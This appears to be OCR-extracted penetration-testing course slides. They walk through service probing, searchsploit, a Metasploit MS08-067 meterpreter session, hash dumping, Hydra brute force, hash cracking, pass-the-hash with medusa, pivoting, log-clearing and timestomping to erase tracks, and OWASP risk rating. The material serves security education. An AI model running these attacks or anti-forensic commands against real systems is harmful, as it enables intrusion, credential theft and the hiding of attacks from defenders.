
Checkout fuzzdb

github.com/fuzzdb-project

- attack
- discovery
- docs
- regex
- web-backdoors
- wordlists-misc
- wordlists-user-passwd

Fuzzing

demo



Verification and exploitation

- Look at open services
- Exploits (metasploit/core impact/searchsploit/DIY)
- Debuging/decomipling/disassembling/re
- Metasploit
- SQLMap
- Password and hash attacks
- Shell (root/administrator/system)

Look at open services

- nc 192.124.102.88 1392
- Ncat 192.124.102.88 443
- telnet 192.124.102.88 1392

www.[redacted].co.uk - /ftproot/SQL Backu

[To Parent Directory]

11/24/2012 12:19 PM	3831296	[redacted].bak
11/24/2012 12:19 PM	22443520	[redacted]_New.bak
11/24/2012 12:19 PM	3024384	[redacted]_Returns.bak
11/24/2012 12:19 PM	<dir>	Hold
11/24/2012 12:19 PM	1591808	[redacted].bak

Debugging, decomipling, disassembling and RE

- IDA PRO
- OllyDBG
- GDB
- Dex2jar
- SWF Decompiler
- Binwalk

Searchsploit (demo)

```
root@jackali:~# searchsploit FlashFXP
---------------------------------------------------- ---------------------------
 Description                                         |  Path
---------------------------------------------------- ---------------------------
FlashFXP 3.4.0 build 1145 - Remote Buffer Overflow | /windows/dos/3276.cpp
FlashFXP 4.1.8.1701 - Buffer Overflow Vulnerabilit | /windows/remote/18555.txt
FlashFXP 1.4 User Password Encryption Weakness     | /windows/local/22564.c
---------------------------------------------------- ---------------------------
root@jackali:~#
```

Metasploit

```
msf > exit
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...-
       ,           ,
      /             \
     ((__---,,,---__))
        (_) O O (_)_________
           \ _ /            |\
            o_o \   M S F   | \
                 \   _____  |  *
                  |||   WW|||
                  |||     |||


Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.0-2015011401 [core:4.11.0.pre.2015011401 api:1.0.0]]
+ -- --=[ 1387 exploits - 783 auxiliary - 223 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

root@kali: ~

Metasploit (demo)

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Dutch
[*] Selected Target: Windows XP SP3 Dutch (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes) to 10.3.10.22
[*] Meterpreter session 1 opened (10.211.55.4:42543 -> 10.3.10.22:4444) at 2014-01-13 14:47:08 +

meterpreter > ls

Listing: C:\WINDOWS\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1621      fil   2012-10-01 18:52:42 +0200  $winnt$.inf
40777/rwxrwxrwx   0         dir   2014-01-13 07:21:23 +0100  .
40777/rwxrwxrwx   0         dir   2013-12-02 17:36:42 +0100  ..
40777/rwxrwxrwx   0         dir   2012-06-15 13:30:22 +0200  1025
40777/rwxrwxrwx   0         dir   2012-06-15 13:30:22 +0200  1028
```

Hashes (demo)

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c2ec80f879c1b5dc8d2b64f1e2c37a45...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9a6ae26408b0629ddc621c90c897b42d:07a59dbe14e2ea9c4792e2f189e2de3a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ebf9fa44b3204029db5a8a77f5350160:::
victim:1004:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
```

Password and hash attacks

- Bruteforce / dictionary / wordlist
- Hash cracking
- Pass-the-hash

Dictionary & Crunch

FuzzDB
Wiki.skullsecurity.org/Passwords

- crunch 1 1 -t @ -u >wordlist-subdomains.txt
- crunch 2 2 -t @% -u >> wordlist-subdomains.txt
- crunch 2 2 -t @@ -u >> wordlist-subdomains.txt
- crunch 3 3 -t @@% -u >> wordlist-subdomains.txt
- crunch 3 3 -t @@@ -u >> wordlist-subdomains.txt
- crunch 4 4 -t @@@% -u >> wordlist-subdomains.txt
- crunch 4 4 -t @@@@ -u >> wordlist-subdomains.txt
- crunch 5 5 -t @@@@@ -u >> wordlist-subdomains.txt

Bruteforce – THC Hydra

```
root@bt4:~# hydra 192.168.1.1 -L /wordlists/login.txt -P /wordlists/ap_password.txt -t 1 -e ns -f -
V http-get /index.asp
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-10-14 09:38:19
[DATA] 1 tasks, 1 servers, 616032 login tries (l:713/p:864), ~616032 tries per task
[DATA] attacking service http-get on port 80
[ATTEMPT] target 192.168.1.1 - login "" - pass "" - child 0 - 1 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "!root" - child 0 - 4 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "$SRV" - child 0 - 5 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "*3noguru" - child 0 - 6 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "1" - child 0 - 7 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "1111" - child 0 - 8 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "11111" - child 0 - 9 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "11111111" - child 0 - 10 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "1234" - child 0 - 11 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "12345" - child 0 - 12 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "123456" - child 0 - 13 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "12345678" - child 0 - 14 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "123qwe" - child 0 - 15 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "1322222" - child 0 - 16 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "1502" - child 0 - 17 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "166816" - child 0 - 18 of 616032
[ATTEMPT] target 192.168.1.1 - login "" - pass "19920706" - child 0 - 19 of 616032
```

Hash Cracking

- John the ripper
- CloudCracker.com
- oclHashcat
- ElcomSoft
- BarsWF

BarsWF

```
BarsWF MD5 bruteforcer v0.7 ♥          http://3.14.by/en/md5
by Svarychevski Michail                http://3.14.by/ru/md5

    GPU0:  369.74 MHash/sec      CPU0:   52.25 MHash/sec
    GPU1:  462.17 MHash/sec      CPU1:   52.18 MHash/sec
    GPU2:  462.17 MHash/sec      CPU2:   51.59 MHash/sec
                                 CPU3:   51.83 MHash/sec
                                 CPU4:   51.76 MHash/sec
                                 CPU5:   52.23 MHash/sec
                                 CPU6:   52.21 MHash/sec
                                 CPU7:   51.74 MHash/sec

    GPU*: 1294.08 MHash/sec      CPU*:  415.79 MHash/sec

Key: l'q +J                 Avg.Total: 1705.22 MHash/sec
Hash:21685d282d79098b89bdf5a916b66c90
Progress: 86.21 % ETC     0 days  0 hours  0 min 35 sec

== Key is: =superq
Press any key to exit
```

Pass-The-Hash

Cracking hashes is not always needed:

Just pass-the-hash with:

- Pass-the-hash toolkit
- Mimikatz
- Medusa
- THC hydra
- FreeRDP

```
root@pwnnownyou:~# medusa -H IPs.txt -C hashfortester.txt -M smbnt -m PASS:HASH
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.n

ACCOUNT CHECK: [smbnt] Host: 192.168.184.140 (1 of 1, 0 complete) User: Tester (
1404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c::: (1 of 1 complete)
ACCOUNT FOUND: [smbnt] Host: 192.168.184.140 User: Tester Password: aad3b435b514
6bdd830b7586c::: [SUCCESS]
```

Demo

Cryptanalysis

- Known plain text
- Brute force
- Implementation
- Replay, MIT, backdoors
- Side channel
- Rubber-hose

Post exploitation

- Pivoting / tunneling
- Backdoors
- Privilege escalation
- Hardening & patching
- Erasing tracks

Pivoting and tunneling

- Route add
- METERPRETER > run autoroute –h
- Plink, fport, nc, ncat, OpenVPN and SSH
- iodine, httptunnel (covert channels)

Erasing tracks

- history -c && exit
- zapper
- METERPRETER > clearrev
- clearlogs.exe
- Ccleaner.exe /AUTO /METHOD “0-3”
- Log flooding
- Timestomp (MACE atributes NTFS)

Report

- What did you research and what was the goal?
- What did you not research?
- What did you find?
- Finding, cause, impact and solution**S**
- Risk estimation and prioritizing

Risk rating

- CVSS
- OWASP risk rating

OWASP risk rating

Threat agent factors					Vulnerability factors			
Skill level	Motive	Opportunity	Size		Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1		3	6	9	2
Overall likelihood=4.375 (MEDIUM)								

Next, the tester needs to figure out the overall impact. The process is similar here. In many cases the answer will be obvious, but the tester can make an estimate based on the factors, or they can average the scores for each of the factors. Again, less than 3 is low, 3 to less than 6 is medium, and 6 to 9 is high. For example:

Technical Impact					Business Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability		Financial damage	Reputation damage	Non-compliance	Privacy violation
9	7	5	8		1	2	1	5
Overall technical impact=7.25 (HIGH)					Overall business impact=2.25 (LOW)			

Determining Severity

However the tester arrives at the likelihood and impact estimates, they can now combine them to get a final severity rating for this risk. Note that if they have good business impact information, they should use that instead of the technical impact information. But if they have no information about the business, then technical impact is the next best thing.

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

More info

- Securitytube.net
- ptes.org
- OWASP
- CEH & LPT / OSCP / OSCE
- Hacker / security events:
  - Hardwear.io
  - Hack in The Box Amsterdam 2016
  - 32c3 - Hamburg
  - OWASP Meetings & AppSec
  - Brucon